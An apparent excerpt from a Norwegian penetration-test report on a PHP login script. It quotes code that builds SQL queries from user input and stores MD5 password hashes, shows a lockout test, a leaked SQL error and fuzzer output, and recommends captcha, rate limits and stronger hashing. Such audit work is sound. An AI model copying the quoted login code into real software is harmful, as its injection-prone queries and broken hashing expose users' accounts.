Utdrag fra "usrmgr_checklogin.php", linje 42 til 52:

```
$result=_sqlqueryfunc_eh("SELECT * FROM customer WHERE
login='"._sanitizeinput($_POST["login"])."' and pwhash='".md5($_POST["password"])."'
and logins < 4");
if (mysqli_num_rows($result)==0){
        echo "<p style=\"color: #F5F5F5; font-family: Arial;font-size: 20px;\">Invalid
login\n";

        $result=_sqlqueryfunc_eh("SELECT * FROM customer WHERE
login='"._sanitizeinput($_POST["login"])."'");
        if (mysqli_num_rows($result)>=0){
    $row = mysqli_fetch_array($result);
    $query = "UPDATE customer SET logins = logins + 1 WHERE uid = ".$row["uid"];
    $result=_sqlqueryfunc_eh($query);

        }
```

Analyse av koden viser at alle forsøk på brukerinnlogginger etter 4 feilede forsøk vil sperre brukeren. Ved bruk av administrator sin oversikt på "admin_show.php" er det mulig for åpning av stengte brukere.
Tester har forsøkt fuzzing av brukerinnlogging med korrekt passord som andre forsøk, men uten hell. Dette betyr at passord er lagret sikkert, men med kryptografisk knekt krypteringsalgoritme.

Utbedring av sårbarhet

Det er anbefalt bruk av anti-fuzzing og anti-bruteforce teknologi, men med unngåelse av total utestenging av bruker og oppgradering av kryptografialgoritme. KNTRL sikkerhet anbefaler bruk av captcha, tids begrensninger knyttet til x antall feilede innlogginger og mulighet for opplåsning av konto fra bruker sin side for eksempel med bruk av OTP eller lignende. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Ved 4 feilede forsøk på innlogging fra tester, er brukeren låst og må låses opp av en administrator:

karen	karen	asdaSDF	LOCKED

Tester har forsøkt fuzzing av passord uten tilgang til bruker ved bruk av korrekt passord:

```
<p style="border-left: 26px solid #020202; color: #F5F5F5; font-family: Arial;font-size: 20px;">Invalid login
<p>En intern feil i SQL statementet<p>SQL = UPDATE customer SET logins = logins + 1 WHERE uid = <p>Error - You have an error in your SQL
syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
```

Alerts | WebSockets | AJAX Spider | Output | Fuzzer

6: HTTP - https://192.16..ypage_login.php — 100% — Current fuzzers: 0

rors: 0 — Show Errors — Expor

ıge Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
	200	OK	5 ms	169 bytes	1,587 bytes	Medium		
	200	OK	8 ms	169 bytes	1,711 bytes			klossmajor1